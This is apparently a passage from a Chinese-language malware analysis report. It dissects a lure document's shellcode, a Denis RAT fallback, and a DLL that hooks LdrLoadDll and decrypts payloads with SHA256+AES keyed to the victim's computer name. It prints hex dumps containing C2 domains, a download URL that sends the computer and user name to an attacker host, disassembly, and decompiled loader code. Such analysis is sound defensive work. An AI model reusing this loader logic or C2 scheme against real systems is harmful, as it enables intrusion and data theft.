0025B332 57 00 41 00 52 00 45 00 5C 00 41 00 70 00 70 00 W.A.R.E.\.A.p.p.
0025B342 5C 00 41 00 70 00 70 00 58 00 37 00 30 00 31 00 \.A.p.p.X.7.0.1.
0025B352 36 00 32 00 34 00 38 00 36 00 63 00 37 00 35 00 6.2.4.8.6.c.7.5.
0025B362 35 00 34 00 66 00 37 00 66 00 38 00 30 00 66 00 5.4.f.7.f.8.0.f.
0025B372 34 00 38 00 31 00 39 00 38 00 35 00 64 00 36 00 4.8.1.9.8.5.d.6.
0025B382 37 00 35 00 38 00 36 00 64 00 5C 00 44 00 65 00 7.5.8.6.d.\.D.e.
0025B392 66 00 61 00 75 00 6C 00 74 00 49 00 63 00 6F 00 f.a.u.l.t.I.c.o.
0025B3A2 6E 00 08 00 00 00 44 00 61 00 74 00 61 00 06 00 n.■...D.a.t.a.■.
0025B3B2 00 00 64 00 65 00 66 00 68 00 00 00 32 00 00 00 ..d.e.f.h...2...
0025B3C2 6E 00 65 00 77 00 73 00 2E 00 73 00 68 00 61 00 n.e.w.s...s.h.a.
0025B3D2 6E 00 67 00 72 00 69 00 6C 00 61 00 65 00 78 00 n.g.r.i.l.a.e.x.
0025B3E2 70 00 6F 00 72 00 74 00 73 00 2E 00 63 00 6F 00 p.o.r.t.s...c.o.
0025B3F2 6D 00 2E 00 00 00 63 00 6C 00 69 00 70 00 2E 00 m.....c.l.i.p...
0025B402 73 00 68 00 61 00 6E 00 67 00 77 00 65 00 69 00 s.h.a.n.g.w.e.i.
0025B412 64 00 65 00 73 00 69 00 67 00 6E 00 2E 00 63 00 d.e.s.i.g.n...c.
0025B422 6F 00 6D 00 08 44 05 00 00 00 00 00 00 44 05 00 o.m.■D丫......D丫.
0025B432 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ?....¦...ÿÿ..
0025B442 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?.......@.......
0025B452 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0025B462 00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00 ............?...
0025B472 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ■■?.???L?Th
0025B482 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
0025B492 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS 
0025B4A2 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.......
0025B4B2 89 DE 21 C3 CD BF 4F 90 CD BF 4F 90 CD BF 4F 90 壽!猛縊慬縊慬縊?
0025B4C2 C4 C7 DC 90 C6 BF 4F 90 CD BF 4E 90 5C BF 4F 90 那軔瓶0慬縉怺縊?
```

而攻击诱饵 Consultancy Agreement - C023-P - YCF (20190801) 的 shellcode 解密后，拥有两个主要函数，第一个函数用于下载 ShellCode 执行，如果下载不成功，则加载其后的 Denis RAT 木马：




```
00440000    DBD5          fcmovnbe st, st(5)
00440002    B8 38FA6EA3   mov      eax, A36EFA38
00440007    D97424 F4     fstenv   (28-byte) ptr [esp-C]
0044000B    5B            pop      ebx
0044000C    31C9          xor      ecx, ecx
0044000E    B9 7F900300   mov      ecx, 3907F
00440013    3143 1D       xor      dword ptr [ebx+1D], eax
00440016    0343 1D       add      eax, dword ptr [ebx+1D]
00440019    83EB FC       sub      ebx, -4
0044001C  - E2 CD         loopd    short 0043FFEB
```



Function name	Segment	Start	Length
sub_17C	seg000	0000017C	00001402
sub_E179D	seg000	000E179D	00000008
sub_E17A5	seg000	000E17A5	00002A74

调用下载 ShellCode 执行的函数 17C，URL 地址如下：


libjs.inquirerjs.com/script/pktth.com.png?A=%COMPUTERNAME%&B=%USERNAME%



```
00440126   68 6F006D00     push    6D006F
0044012B   68 2E006300     push    63002E
00440130   68 6A007300     push    73006A
00440135   68 65007200     push    720065
0044013A   68 69007200     push    720069
0044013F   68 71007500     push    750071
00440144   68 69006E00     push    6E0069
00440149   68 73002E00     push    2E0073
0044014E   68 62006A00     push    6A0062
00440153   68 6C006900     push    69006C
00440158   68 00004100     push    410000
0044015D   68 4F00C800     push    0C8004F
00440162   8D0424          lea     eax, dword ptr [esp]
00440165   68 D0000000     push    0D0
0044016A   50              push    eax
0044016B   E8 0C000000     call    0044017C
00440170   8DA424 D000000  lea     esp, dword ptr [esp+D0]
00440177 ˅ E9 02140000     jmp     0044157E
0044017C   55              push    ebp
0044017D   8BEC            mov     ebp, esp
```

```
0012FDB8  4F 00 C8 00 00 00 41 00 6C 00 69 00 62 00 6A 00  O.?..A.l.i.b.j.
0012FDC8  73 00 2E 00 69 00 6E 00 71 00 75 00 69 00 72 00  s...i.n.q.u.i.r.
0012FDD8  65 00 72 00 6A 00 73 00 2E 00 63 00 6F 00 6D 00  e.r.j.s...c.o.m.
0012FDE8  00 00 42 00 BB 01 00 00 4C 00 2F 00 73 00 63 00  ..B.?..L./.s.c.
0012FDF8  72 00 69 00 70 00 74 00 2F 00 70 00 6B 00 74 00  r.i.p.t./.p.k.t.
0012FE08  74 00 68 00 2E 00 63 00 6F 00 6D 00 2E 00 70 00  t.h...c.o.m...p.
0012FE18  6E 00 67 00 3F 00 41 00 3D 00 25 00 43 00 4F 00  n.g.?.A.=.%.C.O.
0012FE28  4D 00 50 00 55 00 54 00 45 00 52 00 4E 00 41 00  M.P.U.T.E.R.N.A.
0012FE38  4D 00 45 00 25 00 26 00 42 00 3D 00 25 00 55 00  M.E.%.&.B.=.%.U.
0012FE48  53 00 45 00 52 00 4E 00 41 00 4D 00 45 00 25 00  S.E.R.N.A.M.E.%.
0012FE58  00 00 49 00 47 00 45 00 54 00 00 00 48 00 00 00  ..I.G.E.T...H...
0012FE68  4A 00 00 00 00 00 4D 00 00 00 80 00 00 00 00 00  J.....M...█.....
```


不成功就继续执行 denis RAT：



```
00235552 6E 00 6F 00 70 00 7A 00 00 00 53 00 4F 00 46 00 n.o.p.z...S.O.F.
00235562 54 00 57 00 41 00 52 00 45 00 5C 00 41 00 70 00 T.W.A.R.E.\.A.p.
00235572 70 00 5C 00 41 00 70 00 70 00 58 00 37 00 30 00 p.\.A.p.p.X.7.0.
00235582 31 00 36 00 32 00 34 00 38 00 36 00 63 00 37 00 1.6.2.4.8.6.c.7.
00235592 35 00 35 00 34 00 66 00 37 00 66 00 38 00 30 00 5.5.4.f.7.f.8.0.
002355A2 66 00 34 00 38 00 31 00 39 00 38 00 35 00 64 00 f.4.8.1.9.8.5.d.
002355B2 36 00 37 00 35 00 38 00 36 00 64 00 5C 00 41 00 6.7.5.8.6.d.\.A.
002355C2 70 00 70 00 6C 00 69 00 63 00 61 00 74 00 69 00 p.p.l.i.c.a.t.i.
002355D2 6F 00 6E 00 7A 00 00 00 53 00 4F 00 46 00 54 00 o.n.z...S.O.F.T.
002355E2 57 00 41 00 52 00 45 00 5C 00 41 00 70 00 70 00 W.A.R.E.\.A.p.p.
002355F2 5C 00 41 00 70 00 70 00 58 00 37 00 30 00 31 00 \.A.p.p.X.7.0.1.
00235602 36 00 32 00 34 00 38 00 36 00 63 00 37 00 35 00 6.2.4.8.6.c.7.5.
00235612 35 00 34 00 66 00 37 00 66 00 38 00 30 00 66 00 5.4.f.7.f.8.0.f.
00235622 34 00 38 00 31 00 39 00 38 00 35 00 64 00 36 00 4.8.1.9.8.5.d.6.
00235632 37 00 35 00 38 00 36 00 64 00 5C 00 44 00 65 00 7.5.8.6.d.\.D.e.
00235642 66 00 61 00 75 00 6C 00 74 00 49 00 63 00 6F 00 f.a.u.l.t.I.c.o.
00235652 6E 00 08 00 00 00 44 00 61 00 74 00 61 00 06 00 n.█...D.a.t.a.█.
00235662 00 00 64 00 65 00 66 00 3C 00 00 00 1C 00 00 00 ..d.e.f.<...█...
00235672 33 00 36 00 30 00 73 00 6B 00 79 00 6C 00 61 00 3.6.0.s.k.y.l.a.
00235682 72 00 2E 00 68 00 6F 00 73 00 74 00 18 00 00 00 r...h.o.s.t.█...
00235692 77 00 65 00 63 00 68 00 61 00 74 00 73 00 2E 00 w.e.c.h.a.t.s...
002356A2 61 00 73 00 69 00 61 00 08 44 05 00 00 00 00 00 a.s.i.a.█D〤.....
002356B2 00 44 05 00 4D 5A 90 00 03 00 00 00 04 00 00 00 .D〤.MZ? ...¦...
002356C2 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 ÿÿ..?.......@...
002356D2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
002356E2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
002356F2 E8 00 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C ?..██?.???L
00235702 CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 ?This program c
00235712 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 annot be run in
```


5、inetmib1.dll（1ea0b813d7f42cfc9c16ad62bcc934e2）

与之前的 goopdate.dll 一样，使用 hook LdrLoadDll 函数的方式跳转执行恶意代码：




```
        v6 = (HMODULE *)v14;
      }
      while ( v8 < v71 );
      v9 = (int)v87;
      v1 = v72;
    }
    v2 = (int **)(v9 + 16);
    --v1;
    v87 = v2;
    v72 = v1;
  }
  while ( v1 );
  v88 = 233;
  v89 = 0;
  v15 = GetModuleHandleA("ntdll.dll");
  v16 = GetProcAddress(v15, "LdrLoadDll");
  v17 = 0;
  v18 = v16;
  dword_10047518 = (int)v16;
  v19 = 1;
  do
  {
    v20 = *((_BYTE *)v18 + v17);
```

使用内置密钥 6F 4A 53 41 A1 74 7B 1F 25 B4 05 1D DD 62 A0 CF，使用 SHA256+AES 解密第一层 shellcode：




```
if ( v6 )
{
  if ( CryptAcquireContextA_(&v25, 0, 0, PROV_RSA_AES, 0xF0000000) )
  {
    v7 = __readeflags();
    __writeeflags(v7);
    v8 = __readeflags();
    __writeeflags(v8);
    if ( CryptCreateHash_(v25, CALG_SHA_256, 0, 0, &v26) )
    {
      if ( CryptHashData_(v26, a4, strlen(a4), 0, a1) && CryptDeriveKey_(v25, 0x6610, v26, 0, &v21) )
      {
        v9 = __readeflags();
        __writeeflags(v9);
        v22 = (unsigned int)*a3 >> 4;
        v19 = 16 * v22;
        v10 = __readeflags();
        __writeeflags(v10);
        v5 = calloc_(16 * v22 + 1, 1);
        v27 = v5;
        if ( v5 )
        {
          v11 = 0;
          v12 = 16;
          v24 = 0;
          v13 = 0;
          v29 = 16;
          v28 = 0;
          if ( v22 )
          {
            v23 = 0;
            v20 = v22 - 1;
            v30 = a2 - v5;
            while ( 1 )
            {
              if ( v13 == v20 )
              {
                v14 = __readeflags();
                v24 = 1;
                __writeeflags(v14);
                v15 = *a3;
                if ( *a3 < v19 )
                {
                  v12 = v15 - v11;
                  v29 = v15 - v11;
                }
              }
              memcpy_(v6, v5 + v30, v12);
              v16 = __readeflags();
              __writeeflags(v16);
              if ( !CryptDecrypt_(v21, 0, v24, 0, v6, &v29) )
                break;
              v28 += v29;
```

解密后直接 call 执行 shellcode：




```
100016E6  .  9D              popfd
100016E7  .  57              push    edi
100016E8  .  FF15 CC74041    call    dword ptr [100474CC]            msvcrt.memcpy
100016EE  .  83C4 0C         add     esp, 0C
100016F1  .  FFD7            call    edi
100016F3  .  9C              pushfd
100016F4  .  83EC 04         sub     esp, 4
```

shellcode 的功能是解密 payload，同样使用 SHA256+AES 的方式进行解密，密钥使用和计算机名绑定的方式：前半部分密钥为 CAOPC 由黑客配置，后半部分密钥为受控计算机名，由此做到该木马与计算机绑定，只能在该计算机运行。




```
if ( CryptAcquireContextA(&v147, 0, 0, 24, 0xF0000000) )
{
  if ( CryptCreateHash(v147, 0x800C, 0, 0, &v146) )
  {
    if ( CryptHashData(v146, (int)v105, strlen(v105), 0) && CryptDeriveKey(v147, v107, v146, 0, &v150) )
    {
      v90 = *(_DWORD *)(v72 + 0x63);
      v91 = v90 / v99;
      if ( v90 % v99 )
        ++v91;
      v117 = v99 * v91;
      v92 = VirtualAlloc_(0, v99 * v91, 0x3000, 0x40);
      v125 = v92;
      if ( v92 )
      {
        v93 = v99;
        v94 = 0;
        v128 = 0;
        v126 = v99;
        if ( v91 )
        {
          v95 = 0;
          while ( 1 )
          {
            if ( v94 == v91 - 1 )
            {
              v128 = 1;
              v96 = *(_DWORD *)(a1 + 0x63);
              if ( v96 < v117 )
              {
                v93 = v96 - v95;
                v126 = v96 - v95;
              }
            }
            memcpy_(v124, a1 + 103 + v95 + *(_DWORD *)(a1 + 91), v93);
            if ( !CryptDecrypt_(v150, 0, v128, 0, v124, &v126) )
              break;
            memcpy_(v95 + v125, v124, v126);
            memset(v124, 0, v99);
            v95 += v99;
            if ( ++v94 >= v91 )
              break;
            v93 = v126;
          }
          v92 = v125;
        }
        if ( v127 || !CryptAcquireContextA(&v149, 0, 0, 24, 0xF0000000) )
        {
          v72 = a1;
        }
        else
        {
          v72 = a1;
          if ( CryptCreateHash(v149, 0x800C, 0, 0, &v145) )
          {
            if ( CryptHashData(v145, v92, *(_DWORD *)(a1 + 95), 0) )
            {
              v125 = 32;
              if ( CryptGetHashParam(v145, 2, &v229, &v125, 0) )
              {
                if ( memcmp(&v229, a1 + 58, 32) )
                {
                  VirtualFree(v92, v117, 0x8000);
                }
